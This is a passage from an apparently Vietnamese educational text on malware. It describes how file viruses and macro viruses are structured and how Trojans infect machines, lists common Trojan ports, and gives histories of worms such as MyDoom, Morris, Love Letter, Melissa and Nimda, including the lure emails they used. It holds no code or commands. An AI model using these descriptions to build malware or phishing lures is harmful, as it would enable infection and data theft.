Virus loại này không thường trú, không chiếm các ngắt, khi file bị lây nhiễm được thi hành nó sẽ chiếm quyền điều khiển và tranh thủ tìm cách lây lan sang các file khác càng nhiều càng tốt.

RF Virus (Residen File Virus) :

Virus loại này thường trú bằng nhiều kỹ thuật khác nhau, chặn các ngắt mà trọng tâm ngắt là 21h, khi ngắt này được thi hành ứng với các chức năng nhất định về file thì nó sẽ tiến hành lây lan.

1.3.3. Cấu trúc chương trình F-Virus

1/. TF-Virus :

Bao gồm bốn phần: lây lan, gây nhiễu, phá hoại và dữ liệu.

Phần lây lan: là phần chính của virus, có tác dụng lây lan bằng cách tự sao chép mình gắn vào các file khác mà nó tìm thấy khi có quyền điều khiển. Do loại này không thường trú nên nó tìm cách lây lan càng nhiều file càng tốt khi nắm quyền điều khiển.

Phần gây nhiễu: là công việc làm cho mã virus trở nên phức tạp khó hiểu tạo nhiều khó khăn cho những nhà chống virus trong việc tìm, diệt virus và phục hồi dữ liệu.

Phần phá hoại: tương tự như B – Virus

Phần dữ liệu: để cất giữ những thông tin trung gian, những biến nội tại dùng riêng cho virus và các dữ liệu của file bị lây, các dữ liệu này sẽ được khôi phục cho file trước khi trao lại quyền điều khiển cho file.

2/. RF-Virus :

Vì thường trú và chặn ngắt như B-Virus cho nên loại này cũng bao gồm hai phần chính: phần khởi tạo và phần thân.

Phần khởi tạo: đầu tiên virus tiến hành thường trú bằng cách tự chép mình vào bộ nhớ hoặc dùng các chức năng thường trú của DOS. Sau đó để đảm bảo tính "pop up" của mình nó sẽ luôn chiếm ngắt 21h. Ngoài ra, để phục vụ cho việc phá hoại, gây nhiễu, virus còn có thể chiếm các ngắt 8,9,13h …Sau khi đã khởi tạo xong, nó sẽ trả lại dữ liệu cũ và quyền điều khiển cho file bị lây nhiễm.

Phần thân: phần này có cấu trúc tương tự như TF-Virus, cũng có bốn phần: lây lan, gây nhiễu, phá hoại và phần dữ liệu. Nhưng vì loại virus này thường trú nên phần lây lan sẽ thực hiện trên những file yêu cầu được sử dụng ngắt 21h (đã bị virus chiếm). Phần gây nhiễu ngụy trang cũng phức tạp tinh vi hơn TF-Virus vì nó có thể giám sát hệ thống khi thường trú.

1.4. VIRUS MACRO

1.4.1. Định nghĩa

Về bản chất virus macro là một hoặc một số macro (được viết bằng ngôn ngữ WordBasic, ExcelBasic, Visual Baisic…) có khả năng kích hoạt và tiến hành lây lan khi người dùng xử lý file có tồn tại chúng. Đối tượng lây nhiễm đầu tiên của các virus marco là những file template ngầm định được nạp đầu tiên mỗi khi Word hoặc Excel khởi động (đối với Word là file NORMAL.DOT) và từ đây chúng tiếp tục lây lan sang những file khác trong những lần làm việc về sau.

Thông thường, các virus marco được thi hành khi người dùng chú ý chạy chúng. Mặt khác các virus marco có thể thi hành một cách tự động được khi các virus marco có tên trùng với tên các marco tự động hoặc trùng tên với các lệnh chuẩn của Word hoặc Excel. Đây chính là phương pháp các virus marco tự động được kích hoạt và lây lan trong những điều kiện nhất định.

Một số ví dụ trong Word về những lệnh chuẩn như: FileClose, FileOpen, FileSave, FileSaveAs….và năm marco. Các marco này sẽ tự động thi hành khi công việc tương ứng được thực hiện.

Tên	**Tự động thi hành lệnh**
AutoClose	Đóng file soạn thảo
AutoStart	Khởi động Word
AutoExit	Kết thúc Word
AutoNew	Tạo file văn bản mới
AutoOpen	Mở file văn bản

Như vậy, để có thể lây lan, virus marco luôn phải có ít nhất một marco thi hành tự động được. Trong marco này sẽ có một đoạn mã để tiến hành lây lan bằng cách tự sao chép toàn bộ mã virus sang các file khác. Ngoài ra, virus marco có thế có thêm các phần phá hoại, gây nhiễm và ngụy trang….

1.4.2. Virus Macro W97M/Antivi.a

1.4.2.1. Những đặc trưng của virus

Virus macro lây nhiễm những file văn bản của MicrosoftWord97. Virus có thể loại bỏ macrotrong file của người dùng khi nó thực hiện truyền nhiễm. Virus chứa thông báo được viết bằng tiếng Bồ Đào Nha. Virus sẽ sửa đổi những tùy chọn của người dùng và những cảnh báo bằng tiếng Bồ Đào Nha bên trong các macro MicrosoftWord97. Virus sẽ móc nối những mennu tùy chọn để chạy mã của nó.

Virus này tồn tại trong một macro có tên " Hunter " (người đi săn). Khi những tài liệu được mở ra và nếu tài liệu chứa đựng macro của người dùng thì virus này đề nghị loại bỏ chúng bằng một thông báo sử dụng tiếng Bồ Đào Nha :

Hunter

"Voce Posui o macro [Macro name] em seu arquivo"

"Macros dese tipo conter virus…"

"Deseja remover o Macro. É aconselhavel…"

[YES] [NO]

Nếu người dùng chọn YES thì Macro của người dùng sẽ bị loại bỏ. Nếu người dùng chọn NO thì virus sẽ đưa ra một yêu cầu:

Hunter

"Tem Certeza???"

"Alguns Virus podem danificar este computador!!!"

"Clique 'Sim' para remover o [Macro name] e 'Não' para manter o Macro"

Nếu người dùng chọn YES thì Macro của người dùng sẽ bị loại bỏ. Nếu người dùng chọn NO thì sẽ không có hoạt động gì xảy ra.

Ngoài ra Virus này còn chứa đựng chức năng vô hiệu hóa tổ hợp phím "ALT+F8" và "ALT+F11".

1.4.2.2. Dấu hiệu máy tính khi bị nhiễm virus

Đầu tiên Virus cố gắng kết nối với trình soạn thảo Visual Basic Editor và hiển thị hộp thông báo:

"Hunter"

"É preciso remover a protecao ANTIVIRUS ofrecida pelo 'Hunter' antesde utilizar este

servico. "

Sau đó virus sẽ coppy chính nó tới File "X.BAS" tại đường dẫn "C:\". Sự tồn tại của file này xác nhận đã có sự lây nhiễm của virus tại một thời điểm nào đó.

1.4.2.3. Phương pháp của sự truyền nhiễm

Virus móc nối với sự kiện mở file của MicrosoftWord97, bất kỳ file nào được mở ra bởi MicrosoftWords97 sẽ bị lây nhiễm Virus.

Các tên gọi khác

Virus macro này có các tên gọi khác như là:

Macro Word97.Hunter

W97M_Hunter

WM97/Antiv-A

1.5. TROJAN

1.5.1. Định nghĩa Trojan

Nhiều người nghĩ rằng khi họ có một chương trình quét virus tốt và có bản cập nhật mới nhất thì họ sẽ an toàn, máy họ sẽ không bị nhiễm. Trojan hay không ai có thể truy cập máy tính của mình, điều này hoàn toàn sai. Mục đích của người viết chương trình chống virus là phát hiện ra con virus mới, không phải là Trojan. Nhưng khi Trojan lây nhiễm đến nhiều người sử dụng thì những chuyên viên chống virus sẽ nạp thêm nó vào trong chương trình quét của mình. Tuy nhiên đây chỉ là một phần rất nhỏ các Trojan mà các chuyên viên phòng chống virus phát hiện được và đưa vào trong danh sách những virus cần diệt.

Hơn nữa, các chương trình quét virus này không phải là tường lửa, nó sẽ không phát hiện ra trojan và bảo vệ ta trong khi ta đang trên mạng. Nhiều người dùng không biết Trojan là gì và họ tải xuống những file mà không biết rõ nguồn gốc.

1.5.2. Phương pháp lây nhiễm Trojan

Theo số liệu thống kê của trung tâm BKIS 90% số người được hỏi có tải xuống, hay sao chép file từ đâu đó không thì trả lời là không, nhưng thực sự họ đã thực hiện trước đó vài ngày.

Trojan có thể bị lây nhiễm từ rất nhiều con đường khác nhau:

- Trojan lây nhiễm từ ICQ
- Trojan lây nhiễm từ file đính kèm trong mail
- Trojan truy nhập trực tiếp

1/. Trojan lây nhiễm từ ICQ:

Nhiều người nghĩ rằng Trojan không thể lây lan trong khi họ đang nói chuyện trên ICQ nhưng họ không nghĩ là người đang nói chuyện có thể gửi cho họ một con Trojan.

ICQ cho phép gửi một file .exe nhưng nó đã được sửa sao cho nhìn như có vẻ file đó là file hình ảnh, âm thanh…Ví dụ, có một con Trojan được kẹp chung với file hình ảnh và người gửi đã thay đổi biểu tượng của file .exe thành biểu tượng của file .bmp, người nhận sẽ chạy con Trojan đó và không hề nghi ngờ, vì khi chạy file .exe đó, nó vẫn hiện lên hình ảnh như một file ảnh. Kết quả là trên máy người nhận đã có một con Trojan. Đó là lý do hầu hết người dùng nói rằng họ không chạy bất kỳ file lạ nào trog khi họ đã chạy nó.

Một cách ngăn ngừa tốt nhất là luôn kiểm tra kiểu file trước khi chạy.

2/. Trojan lây nhiễm từ file đính kèm trong mail:

Đa số Trojan được lây lan bằng mail. Các hacker hay chủ nhân của con Trojan thường đính kèm file Trojan vào trong một bức thư điện tử và gửi đi. Khi người dùng kích hoạt vào file đính kèm hay cả khi xem thư thì con Trojan đã có thể được kích hoạt xâm nhập hệ thống và thực hiện các chức năng đó.

3/. Trojan truy nhập trực tiếp:

Một máy tính ngay cả khi được trang bị tốt nhất với những biện pháp bảo vệ, với chương trình chống virus tốt nhất thì cũng không thể làm gì được trước sự truy cập trực tiếp của người cố tình đưa Trojan vào trong máy tính.

1.5.3. Sự nguy hiểm của Trojan

Đa số mọi người cho rằng Trojan không có gì nguy hiểm, vì máy tính của họ vẫn làm việc bình thường và tất cả dữ liệu vẫn còn, nếu đó là một con virus thì dữ liệu đã có có thể mất sạch hay hoạt động không bình thường .

Khi máy tính bị nhiễm Trojan, tất cả dữ liệu trên máy tính có thể bị nguy hiểm, thường thì chủ nhân của Trojan này không xóa tất cả file, mà họ sẽ sao chép về khai thác như tài liệu bí mật của công ty, tài khoản Internet, tài khoản cá nhân và khi không có gì khác có thể thực hiện xóa dữ liệu. Đôi khi hacker còn dùng Trojan để cài đặt virus phá hoại như CIH chẳng hạn. Đó là một vài ví dụ hacker có thể thực hiện khi họ đã cài thành công Trojan.

1.5.4. Phân loại Trojan

Có nhiều Trojan, nhưng chủ yếu nó được chia ra làm các dạng sau:

1/. Trojan dùng để truy cập từ xa :

Hiện nay, Trojan này được sử dụng rất nhiều. Chức năng chính của Trojan này là mở một cổng trên máy tính nạn nhân để hacker có thể quay lại truy cập vào máy nạn nhân.

Trojan này rất dễ sử dụng. Chỉ cần nạn nhân bị nhiễm Trojan và chủ nhân của nó có địa chỉ IP của nạn nhân thì họ có thể truy cập toàn quyền trên máy nạn nhân.

Tùy loại Trojan mà chức năng của nó khác nhau (key logger, download, upload file, thực hiện lệnh..).

Một số con Trojan nổi tiếng loại này như: netbus, back orifice…

2/. Móc nối bàn phím (keylogger) :

Nó ghi lại tất cả hành động trên bàn phím rồi lưu vào trong một file, hacker sẽ tìm đến máy tính đó và lấy đi file chứa toàn bộ thông tin về những gì người sử dụng đã gõ vào bàn phím.

Ví dụ: kuang keylogger, hooker, kuang2…

3/. Trojan gửi mật khẩu:

Đọc tất cả mật khẩu lưu trong cache và thông tin về máy tính nạn nhân rồi gửi về đến hacker.

Ví dụ: barok, kuang, bario…

4/. Trojan phá hủy :

Những con Trojan này chỉ có một nhiệm vụ duy nhất là tiêu diệt tất cả các file trên máy tính.

Ví dụ: CIH

Những con Trojan này rất nguy hiểm vì khi máy tính bị nhiễm chỉ một lần thôi thì tất cả dữ liệu mất hết.

5/. FTP Trojan:

Loại Trojan này sẽ mở cổng 21 trên máy tính và để cho tất cả mọi người kết nối đến máy tính đó mà không cần có mật khẩu và họ sẽ toàn quyền tải bất kỳ dữ liệu nào xuống.

1.5.5. Mục đích của Trojan

Nhiều người nghĩ rằng hacker dùng Trojan chỉ để phá hoại máy của họ, điều đó hoàn toàn sai lầm. Trojan là một công cụ rất hữu hiệu giúp người sử dụng nó tìm được rất nhiều thông tin trên máy tính của nạn nhân.

- Thông tin về Credit Card, thông tin về khách hàng.

- Tìm kiếm thông tin về account và dữ liệu bí mật.

- Danh sách địa chỉ email, địa chỉ nhà riêng.

- Account Passwords hay tất cả những thông tin cơ vệ công ty.

1.5.6. Phương thức hoạt động của Trojan

Khi nạn nhân chạy file Trojan, nếu là Trojan dạng truy cập từ xa (remote access), file server trong Trojan sẽ luôn ở chế độ lắng nghe. Nó sẽ chờ đến khi nhận được tín hiệu của Client, ngay lập tức nó sẽ mở ngay một cổng nào đó để hacker có thể truy cập vào. Nó có thể sử dụng giao thức TCP hoặc giao thức UDP.

Khi hacker kết nối vào địa chỉ IP của nạn nhân, họ có thể làm bất cứ điều gì vì nội dung Trojan đã bao hàm những điều khiển đó.

Còn nếu Trojan loại Keylogger hay loại gửi mật khẩu thì nó tiến hành việc ghi lại tất cả những gì được gõ trên bàn phím. Tất cả được lưu trữ trong một file theo một đường dẫn nhất định. Tại một thời điểm nào đó chủ nhân của con Trojan đó sẽ xâm nhập vào máy tính đó thông qua cổng sau mà con Trojan đã mở và lấy đi file đó. Đối với những con Trojan có phương thức gửi file trong bản thân nó thì nó tiến hành gửi file đến địa chỉ email xác định trước.

Đối với Trojan loại phá hủy thì hoạt động của nó là nạp khi Windows khởi động và tiến hành công việc xóa file của nó.

Một vài Trojan được nạp ngay khi Windows được khởi động bằng cách sửa file win,.ini, system.ini hay sửa registry.

1.5.7. Cổng của một số Trojan thông dụng

Tên gọi	Cổng	Tên gọi	Cổng
Satanz Backdoor	666	Silencer	10001
Shockrave	1981	Shivka-Burka	1600
WebEx	1001	SpySender	1807
Doly Trojan	1011	Psyber Sream Server	1170
Ultors Trojan	1234	VooDoo Doll	1245
FTP 99CMP	1492	BackDoor	1999
Trojan Cow	2001	Ripper	2023
Bugs	2115	Deep Throat	2140
The Invasor	2140	Phineas Phucker	2801
Masters Paradise	30129	Portal of Doom	3700
WinCrash	4092	ICQ Trojan	4590
Sockers de Troie	5000	Sockets de Troie 1.x	5001
Firehotcker	5321	Blade Runner	5400
Blade Runner 2.x	5402	Robo-Hack	5569
Blade Runner 1.x	5401	DeepThroat	6670
DeepThroat	6771	GateCrasher	6969

1.6. INTERNET WORM

1.6.1. Giới thiệu chung

Sâu Internet –Worm là loại virus có sức lây lan rộng, nhanh và phổ biến nhất hiện nay. Worm kết hợp cả sức phá hoại của virus, đặc tính âm thầm của Trojan và hơn hết là sự lây lan đáng sợ mà người viết virus trang bị cho nó để trở thành một kẻ phá hoại với vũ khí tối tân. Tiêu biểu như Mellisa hay Love Letter. Với sự lây lan đáng sợ chúng đã làm tê liệt hàng loạt hệ thống máy chủ, làm ách tắc đường truyền Internet.

Thời điểm ban đầu, Worm được dùng để chỉ những virus phát tán bằng cách tìm các địa chỉ trong sổ địa chỉ (Address book) của máy mà nó lây nhiễm và tự gửi chính nó qua email tới những địa chỉ tìm được.

Những địa chỉ mà virus tìm thấy thường là địa chỉ của bạn bè, người thân, khách hàng... của chủ sở hữu máy bị nhiễm. Điều nguy hiểm là virus có thể giả mạo địa chỉ người gửi là địa chỉ của chủ sở hữu máy hay địa chỉ của một cá nhân bất kỳ nào đó; hơn nữa các email mà virus gửi đi thường có nội dung "giật gân" hoặc "hấp dẫn" để dụ dỗ người nhận mở file virus đính kèm. Một số virus còn trích dẫn nội dung của một email trong hộp thư của nạn nhân để tạo ra phần nội dung của email giả mạo. Điều này giúp cho email giả mạo có vẻ "thật" hơn và người nhận dễ bị mắc lừa. Những việc này diễn ra mà ta không hề hay biết. Với cách hoàn toàn tương tự trên những máy nạn nhân khác, Worm có thể nhanh chóng lây lan trên toàn cầu theo cấp số nhân. Điều đó lý giải tại sao chỉ trong vòng vài tiếng đồng hồ mà Mellisa và Love Letter lại có thể lây lan tới hàng chục triệu máy tính. Cái tên của nó, Worm hay "Sâu Internet" cho ta hình dung ra việc những con virus máy tính "bò" từ máy tính này qua máy tính khác trên các "cành cây" Internet.

Với sự lây lan nhanh và rộng lớn như vậy, Worm thường được người viết ra cài thêm nhiều tính năng đặc biệt, chẳng hạn như khả năng định cùng một ngày giờ và đồng loạt từ các máy nạn nhân (hàng triệu máy) tấn công vào một địa chỉ nào đó. Ngoài ra, chúng còn có thể mang theo các BackDoor thả lên máy nạn nhân, cho phép chủ nhân của chúng truy nhập vào máy của nạn nhân và làm đủ mọi thứ như ngồi trên máy đó một cách bất hợp pháp.

Ngày nay, khái niệm Worm đã được mở rộng để bao gồm cả các virus lây lan qua mạng chia sẻ ngang hàng peer to peer, các virus lây lan qua ổ đĩa USB hay các dịch vụ gửi tin nhắn tức thời (chat), đặc biệt là các virus khai thác các lỗ hổng phần mềm để lây lan.

Các phần mềm (nhất là hệ điều hành và các dịch vụ trên đó) luôn tiềm ẩn những lỗi/lỗ hổng an ninh như lỗi tràn bộ đệm, mà không phải lúc nào cũng có thể dễ dàng phát hiện ra. Khi một lỗ hổng phần mềm được phát hiện, không lâu sau đó sẽ xuất hiện các virus có khả năng khai thác các lỗ hổng này để lây nhiễm lên các máy tính từ xa một cách âm thầm mà người chủ máy hoàn toàn không hay biết. Từ các máy này, Worm sẽ tiếp tục "bò" qua các máy tính khác trên mạng Internet với cách thức tương tự.

Ta có thể thấy được sự nguy hiểm của sâu Internet qua việc tìm hiểu sâu MyDoom.

Ngày xuất hiện sâu MyDoom đầu tiên: 26/01/2004

Ngày lan tràn đến Việt Nam: 27/01/2004

Cuộc tấn công của MyDoom lên đỉnh điểm vào ngày 31/01/2004 khi có hàng triệu email nhiễm MyDoom cùng đồng loạt gửi tới Website của Yahoo làm nghẽn mạch.

Bức tường lửa và bộ lọc (Filewall và Filter) ngay lập tức được dựng lên để ngăn chặn và loại bỏ tất cả các email có tiêu đề: Test, Hi, Hello, Mail Delivery System, Mail Transaction Failed, Server Report, Status Error dù đây cũng là tiêu đề Yahoo hay sử dụng.

Dù đã thiết lập hệ thống bảo vệ kịp thời, trang web Yahoo từ 8h17 đến 12h10 trong ngày 31/01/2004 cũng bị tấn công bằng lệnh DoS (Denial of Service) và khi gõ dòng lệnh "http://www.mail.yahoo.com/" thì đường dẫn được thay thế bằng "http://www.search.com/". Mọi hoạt động trên Website này gần như tê liệt.

Biến thể sâu mới được gọi là MyDoom.B (còn có tên là Norvarg.A, Mimailk…) có khả năng chống truy cập vào các trang web cung cấp phần mềm chống virus.

Trong chương trình viết ban đầu của MyDoom chỉ tạo làn sóng mail rác và tập trung chuẩn bị cho đợt phá hoại tổng lực từ ngày 01- 12/02/2004 vào website của SCO Group Inc. Với biến thể mới MyDoom.B đã được bổ sung thêm câu lệnh tấn công thêm website Microsoft.

Sâu MyDoom được viết có chủ định là không tấn công vào các địa chỉ email của các cơ quan chính phủ, một số trường đại học, và một số hãng bảo vệ máy tính, kể cả Symantec.

Các máy tính chạy hệ điều hành Windows XP của Microsoft có nguy cơ bị lây nhiều nhất.

Theo các chuyên gia công nghệ, thiệt hại tài chính do sâu MyDoom –kể cả việc đình chỉ mạng Internet và thiệt hại được tính bằng con số hàng tỷ đô .

Phần mềm diệt MyDoom được cập nhật đầu tiên vào ngày 28/01/2004 (của hãng Symantic)

160.000 email nhiễm virus được gửi đến cho một công ty chỉ trong 60 phút tại USA.

Mở nhiều cổng nhất: 71 cổng , từ cổng 3127 đến cổng 3198. Symantec đã thống kê được có tới 2.100 hệ thống khác nhau trên mạng đang quét các cửa sau do MyDoom tạo ra.

50.000 hệ thống máy tính bị nhiễm virus và bị khống chế từ xa, nguy cơ cho đợt tấn công tổng lực.

300 triệu thư mang virus được phát tán, chiếm 1/12 tổng lượng email lưu chuyển trên Internet trong hai ngày 500.000 máy tính bị nhiễm MyDoom chỉ sau 3 ngày (kể từ khi phát hiện sâu).

142 quốc gia trên thế giới bị nhiễm.

1.6.2. Các giai đoạn phát triển của sâu Internet

Thông qua sự phân tích của những con sâu Internet điển hình trong các giai đoạn phát triển của sâu Internet, ta có thể thấy nguyên tắc xây dựng sâu Internet, tốc độ phát triển của loại virus này và mức độ nguy hiểm của nó.

1.6.2.1. Sâu Morris

Sâu Morris là sâu máy tính đầu tiên được phát tán qua Internet và cũng là con sâu đầu tiên thu hút được sự chú ý đáng kể của các phương tiện thông tin đại chúng.

Tác giả của nó là Robert Tappan Morris, một sinh viên tại Đại học Cornell. Sâu Morris được thả lên mạng vào ngày 2 tháng 11 năm 1988 từ học viện MIT, nó được phát tán từ MIT để che dấu thực tế là con sâu đã được bắt nguồn từ Cornell. (Robert Tappan Morris hiện là giáo sư tại MIT.)

Sai lầm nghiêm trọng đã biến con sâu từ chỗ chỉ là một thí nghiệm trí thức có tiềm năng vô hại thành một sâu tấn công từ chối dịch vụ đầy phá hoại là ở tại cơ chế lây lan. Con sâu xác định xem có xâm nhập một máy tính mới hay không bằng cách hỏi xem hiện đã có một bản sao nào đang chạy hay chưa. Nhưng nếu chỉ làm điều này thì việc xóa bỏ nó lại quá dễ dàng, bất cứ ai cũng chỉ phải chạy một tiến trình trả lời rằng "có" khi được hỏi xem đã có bản sao nào chưa, và con sâu sẽ tránh. Để tránh chuyện này, Morris thiết kế để con sâu tự nhân đôi với xác suất 40%, bất kể kết quả của việc kiểm tra lây nhiễm là gì. Thực tế cho thấy tỷ lệ nhân đôi này là quá cao và con sâu lây lan nhanh chóng, làm nhiễm một số máy tính nhiều lần.

Người ta thống kê rằng có khoảng 6.000 máy tính chạy Unix đã bị nhiễm sâu Morris. Paul Graham đã nói rằng "Tôi đã chứng kiến người ta xào xáo ra con số này, công thức nấu ăn như sau: ai đó đoán rằng có khoảng 60.000 máy tính nối với Internet, và con sâu có thể đã nhiễm 10% trong số đó". Mỹ đã ước tính thiệt hại vào khoảng từ 10 đến 100 triệu đô la.

Robert Morris đã bị xử và buộc tội vi phạm Điều luật năm 1986 về lạm dụng và gian lận máy tính (Computer Fraud and Abuse Act). Sau khi chống án, anh ta bị phạt 3 năm án treo, 400 giờ lao động công ích và khoản tiền phạt 10.050 đô la Mỹ.

Sâu Morris đôi khi được gọi là "Great Worm" (Sâu khổng lồ) do hậu quả nặng nề mà nó đã gây ra trên Internet khi đó, cả về tổng thời gian hệ thống không sử dụng được, lẫn về ảnh hưởng tâm lý đối với nhận thức về an ninh và độ tin cậy của Internet.

1.6.2.2. Sâu Kakworm

Kakworm (KAV) là một con sâu. Nó được xây dựng với mục đích xâm nhập vào chỗ dễ bị tổn thương của sự bảo vệ trình duyệt Internet Explorer hay chương trình Outlook Express. Bản nâng cấp sửa chữa cho tính dễ bị tổn thương này đã được Microsoft đưa ra và cần thiết phải nâng cấp lại ngay (theo thông cáo an toàn MicrosoftMS99-032). Những trình duyệt Microsoft và thư tín điện tử chưa bị ảnh hưởng.

KAV được gắn vào trong chữ ký HTML tới tin nhắn. Người dùng không nhìn thấy nó bởi vì không có dạng văn bản nào có thể hiển thị nó ra màn hình (KAV được viết bằng JavaScript).

Người dùng không cần kích hoạt vào bất kỳ file đính kèm nào hoặc thực hiện bất kỳ hoạt động nào để kích hoạt KAV. Chỉ cần người dùng xem thư là con sâu KAV đã có thể xâm nhập vào hệ thống.

Được kích hoạt một lần, KAV lưu file KAK.HTA vào trong thư mục khởi động của Windows. Lần sau khi máy tính được khởi động, KAK.HTA chạy và tạo ra KAK.HTA trong thư mục Windows.

Trong tháng nào cũng có một lần sau năm giờ chiều con sâu KAK sẽ hiển thị thông báo “Kagou - Anti - Krosoft nói không phải là hôm nay” và sau đó tắt máy tính.

KAK được xây dựng dựa vào Bubbleboy, con sâu đầu tiên có thể lan truyền mà không cần người dùng phải mở file đính kèm.

1.6.2.3. Sâu Love Letter

Trong dạng nguyên bản của con sâu gửi chính nó cho những người dùng qua một file đính kèm theo thư tín điện tử. Chủ đề tin nhắn là " I LOVE YOU " và nội dung tin nhắn là "Một cách chân thực kiểm tra bức thư tình yêu đính kèm được gửi đến từ tôi". File đính kèm được gọi LOVE -LETTER-FOR-YOU.TXT.vbs (mở rộng kép .txt.vbs). Khi kích hoạt vào file đính kèm để chạy (giả thiết rằng máy tính đó đã cài Windows Scripting Host) và chu trình lây nhiễm lại bắt đầu lần nữa.

Sự nhân đôi là cần thiết cho con sâu này giống như khi nó cố gắng khai thác sự dễ dàng của hàm sử dụng. Những chương trình thư tín và thư mục theo sự mặc định không cho thấy những phần mở rộng của file. Trong trường hợp này nếu máy tính đó có tập hợp tùy chọn mặc định thì file đính kèm lộ ra giống như gọi LOVE -LETTER-FOR-YOU.TXT và như vậy là một file văn bản thay vì một file có thể thực hiện.

Trong thao tác, con sâu thực hiện vài hoạt động:

Nó kiểm tra file WinFAT.32.exe trong thư mục tải xuống từ Interner Explorer. Nếu không tìm thấy con sâu thay đổi trang khởi động Internet Explorer đăng ký tới một trong một số website nơi file WIN-BUGSFIX.exe sẽ được tải xuống và tập hợp để chạy trên máy tính cho lần tiếp theo.

Con sâu sẽ sao chép chính nó vào hai chỗ nơi nó sẽ thi hành khởi động lại trên mỗi máy tính khác.

Nó sẽ cố gắng gửi chính nó cho mỗi địa chỉ trong danh sách địa chỉ Outlook .

Con sâu tìm kiếm tất cả những file có phần mở rộng là VBS, VBE, JS, JSE, CSS, .WSH, SCT hoặc HTA. Nếu tìm thấy, chúng sẽ ghi đè lên với virus và phần mở rộng của nó đổi tên thành .VBS.

File đồ họa với phần mở rộng là JPG hoặc JPEG cũng được ghi đè lên với virus và phần mở rộng .VBS sẽ được thêm vào tên của nó.

Những file đa phương tiện với phần mở rộng là MP2 và MP3 thì được sao chép tới một file mới cùng tên đó và phần mở rộng .VBS cũng được thêm vào.

Con sâu tìm kiếm một chương trình client MIRC và nếu tìm thấy, sẽ thả một bản sao và file HTML được thiết kế để gửi con sâu qua MIRC .

Những file virus nguyên bản có sự ảnh hưởng rất nhiều, nhiều biến thể phát triển nhanh chóng và trải rộng ra. Hơn 20 biến thể đã được báo cáo và trong thời gian đó số lượng biến thể thực tế nhiều hơn số lượng biến thể đã được báo cáo. Một vài ấn tượng nhất có thể nói đến:

Chủ đề fwd: không có nội dung nào, file đính kèm: very funy.vbs.

Chủ đề Ngày những người mẹ: có nội dung "Chúng ta có thể hoạt động để rút từ thẻ gửi của bạn khoảng 326.92 USD cho ngày lễ đặc biệt những người mẹ. Chúng tôi đã gắn một danh sách đơn hàng chi tiết tới địa chỉ email này. Xin in ra file đính kèm và giữ nó trong một chỗ an toàn. Cám ơn một lần nữa và mong có một ngày những người mẹ hạnh phúc: mothersday@subdimension.com", file đính kèm: mothersday.vbs.

Chủ đề: virus ALERT !!!, gửi từ: support@symatec.com, nội dung: "khách hàng Symantec thân mến, trung tâm nghiên cứu AV của Symantec bắt đầu nhận những báo cáo liên quan tới VBS.LoveLetter. Một virus vào một buổi sáng sớm ngày 4/5/2000 GMT. Con sâu này xuất hiện bắt nguồn từ vùng Thái Bình Dương Asia. Sự phân phối của virus này lan rộng và hàng trăm trong hàng nghìn những cỗ máy đước báo cáo đã bị lây nhiễm", file đính kèm: protect.vbs.

Chủ đề: Làm sao để bảo vệ chính ta khỏi con rệp ILOVE !, nội dung: "từ đây thì ta sẽ có cách loại trừ virus tình yêu", file đính kèm: Virus-Protection-Intruction.vbs.

1.6.2.4. Sâu Melissa

Melissa là một sự kết hợp giữa virus marco và con sâu email. Con sâu đầu tiên được tìm thấy vào thứ sáu, ngày 26 tháng 3 năm 1999 và sự dàn trải ra được thực hiện rất nhanh chóng xung quanh thế giới .

Về cơ bản, khi một người dùng kích vào file .DOC đính kèm theo thư điện tử chúng sẽ chạy cả virus marco. Một trong những việc đầu tiên mà virus sẽ làm là định dạng và gửi một thông báo tới 50 địa chỉ đầu tiên trong danh sách địa chỉ Outlook. Chủ đề liệu là "Tin nhắn quan trọng từ <Username của bạn >".Và nội dung tin nhắn: "ở đây là tài liệu mà bạn hỏi về ....(không cho bất cứ ai khác thấy)".

Gắn liền tới thông báo này là tài liệu hiện thời đang làm việc. Từ khi Mellissa là virus và lây nhiễm file NORMAL.DOC nó có thể gửi file lây nhiễm ra ngoài giống như là cái gì đó hết sức quan trọng từ máy tính nhận được.

Vào trường hợp hiếm có nơi phút, giờ, ngày và tháng là giống nhau (8 giờ 8 phút ngày 8 tháng 8) virus sẽ chèn mệnh đề "Hai mươi hai, thêm vào bộ ba từ ghi điểm, cộng với năm mươi điểm cho việc sử dụng tất cả những bức thư của tôi. Trò chơi kết thúc".

Phân phối ban đầu của virus Melisa là vào một file gọi là LIST.DOC cái mà chứa đựng những mật khẩu của những website X-rated, những website không lành mạnh.

1.6.2.5. Sâu Nimda

Nimda là một trong số những con sâu phức tạp được xây dựng theo sự thuê mướn. Nó lây nhiễm file, thực hiện dàn trải qua đường Website, đường thư tín điện tử, và sự dàn trải qua khai thác vùng mạng cục bộ. Nó lây nhiễm tất cả các phiên bản của Windows từ Windows95 đến Windows2000 cũng như IIS của Microsoft.

Nimda cũng lây lan qua Website đóng không kín vì vậy mà các trình duyệt sẽ lây lan ở cả việc nhìn trang Web. Cuối cùng, Nimda là con sâu đầu tiên sử dụng máy tính của người dùng để quét mạng cục bộ xác định những cỗ máy có thể bị tổn thương đằng sau bức tường lửa để có thể tấn công (trước đây chỉ những con sâu lây lan qua server mới làm việc đó).

Nimda sử dụng một vài nhược điểm được biết đến trong những server IIS Microsoft. Một số nhược điểm đó được nhắc đến tại địa chỉ:

http://www.microsoft.com/tech/security/bulletin/ms00-078.asp

http://www.microsoft.com/tech/security/bulletin/ms01-020.asp

Sâu Nimda sử dụng một số phương pháp sau để lan truyền:

- Từ khách hàng đến khách hàng qua thư tín điện tử và lây nhiễm file.EXE

- Từ khách hàng đến khách hàng qua mạng chia sẻ cục bộ.

- Từ người phục vụ mạng đến khách hàng qua trình duyệt của những website.

- Từ khách hàng đến người phục vụ mạng qua sự tích cực quét và sự khai thác tính dễ bị tổn thương của “Microsoft IIS 4.0/5.0 directory travarsal”.

- Từ khách hàng đến người phục vụ mạng qua sự quét những cửa sau được để lại bởi con sâu “Code Red II” và “sadmind/IIS”.

1/. Lây nhiễm file:

Nimda hành động giống như bất kỳ file lây nhiễm chuẩn nào. Nó tìm kiếm những file .EXE và thêm vào những file đó chính nó như một tài nguyên. Khi file .EXE được một người sử dụng tải xuống rồi thì sự ảnh hưởng của nó lại được tăng khả năng lan rộng. Đồng thời, nếu file lây nhiễm đã ở trên một máy tính trong mạng cục bộ, những file chia sẻ đó có thể cũng sẽ làm lan rộng ra sự ảnh hưởng của con sâu Nimda.

